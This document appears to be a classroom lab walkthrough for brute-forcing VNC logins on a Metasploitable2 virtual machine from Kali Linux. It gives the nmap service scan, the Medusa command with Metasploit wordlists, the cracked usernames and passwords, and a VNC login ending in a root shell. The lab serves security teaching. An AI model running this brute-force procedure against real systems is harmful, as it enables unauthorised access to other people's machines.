Lab – Password Cracking Using Medusa

Overview

In this lab, students will use a well know password cracking utility, Medusa, to brute-force their way onto a target running VNC on port 5900 using the Medusa VNC module. Medusa is a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible.

Medusa Parallel Network Login Auditor: VNC

The VNC module tests account against the VNC service.

This module was developed using both RealVNC and UltraVNC, which support rudimentary anti-brute force functionality. RealVNC, for example, allows 5 failed attempts and then enforces a 10-second delay. For each subsequent attempt that delay is doubled. UltraVNC appears to allow 6 invalid attempts and then forces a 10-second delay between each following attempt. This module attempts to identify these situations and react appropriately by invoking sleep(). The user can set a sleep limit when brute forcing RealVNC using the MAXSLEEP parameter. Once this value has been reached, the module will exit.

This module supports password-less and password-only authentication as well as UltraVNC MS-Logon (local/domain Windows credentials) username/password credentials.


Hardware and software requirements

- One virtual install of Kali Linux
- One virtual install of a target running VNC (Metasploitable2)

Test your network connectivity

Ensure that both your Kali and Metasploitable2 are on the same network and can ping each other. Confirm you know the IP address of your target.


The IP address shown in this lab is the IP address for my Metasploitable2 target. Your IP address will differ!



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c6:a3:61
          inet addr:192.168.145.128  Bcast:192.168.145.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec6:a361/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:89 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11901 (11.6 KB)  TX bytes:7630 (7.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:26353 (25.7 KB)  TX bytes:26353 (25.7 KB)

msfadmin@metasploitable:~$
```

Once you have confirmed the IP address of your target, you can reaffirm the VNC service is running on the remote host by doing a nmap service scan.

nmap -sV 192.168.145.128 (This is my IP address yours will differ!)




```
root@kali:~# nmap -sV 192.168.145.128

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-17 00:49 EST
Nmap scan report for 192.168.145.128
Host is up (0.00074s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

Note that VNC is running on the remote target using port 5900.

We are now ready to use Medusa to brute force the username and password for the VNC service running on the remote target. Easiest to just copy and paste the following command into the Kali terminal.


This is my IP address, not yours! Your IP address will differ!

```
medusa -h 192.168.145.128 -U
/usr/share/wordlists/metasploit/unix_passwords.txt -P
/usr/share/wordlists/metasploit/unix_passwords.txt -M vnc
```



```
root@kali:~# medusa -h 192.168.145.128 -U /usr/share/wordlists/metasploit/unix_passwords.txt
-P /usr/share/wordlists/metasploit/unix_passwords.txt -M vnc
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

Medusa uses a list with 1009 usernames and attempts to brute-force the password for VNC access. I stopped the brute force attack using Ctrl-c after I had successfully been shown enough usernames and password. Instructions on how to resume the attack are posted in the command prompt.




```
ACCOUNT FOUND: [vnc] Host: 192.168.145.128 User: samantha Password: password [SUCCESS]
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: barbie (66 of 1009, 65 complete) Password: ad
min (1 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: barbie (66 of 1009, 65 complete) Password: 12
3456 (2 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: barbie (66 of 1009, 65 complete) Password: 12
345 (3 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: barbie (66 of 1009, 65 complete) Password: 12
3456789 (4 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: barbie (66 of 1009, 65 complete) Password: pa
ssword (5 of 1009 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.145.128 User: barbie Password: password [SUCCESS]
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: chelsea (67 of 1009, 66 complete) Password: a
dmin (1 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: chelsea (67 of 1009, 66 complete) Password: 1
23456 (2 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: chelsea (67 of 1009, 66 complete) Password: 1
2345 (3 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: chelsea (67 of 1009, 66 complete) Password: 1
23456789 (4 of 1009 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: chelsea (67 of 1009, 66 complete) Password: p
assword (5 of 1009 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.145.128 User: chelsea Password: password [SUCCESS]
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
ACCOUNT CHECK: [vnc] Host: 192.168.145.128 (1 of 1, 0 complete) User: lovers (68 of 1009, 67 complete) Password: ad
min (1 of 1009 complete)
ALERT: To resume scan, add the following to your original command: "-Z h1u68u69."
root@kali:~#
```

We are now ready to use one of the passwords discovered in the brute force attack.


At the prompt type: `xtightvncviewer <ip address of target>`

When prompted for a password, use one found during the medusa scan. In this example, I am using the password, 'password.'



```
root@kali:~# xtightvncviewer 192.168.145.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: █ password (captured from our Medusa scan)
```


Successful remote access to the target using VNC.



```
root@kali:~# xtightvncviewer 192.168.145.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
█
```

We are presented with the command prompt belonging to our target with complete root access.

In this example, I typed the uname -a command to find the version information of the target and then ran the ls command to list the contents of the root directory.



```
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# █
```

End of the Lab!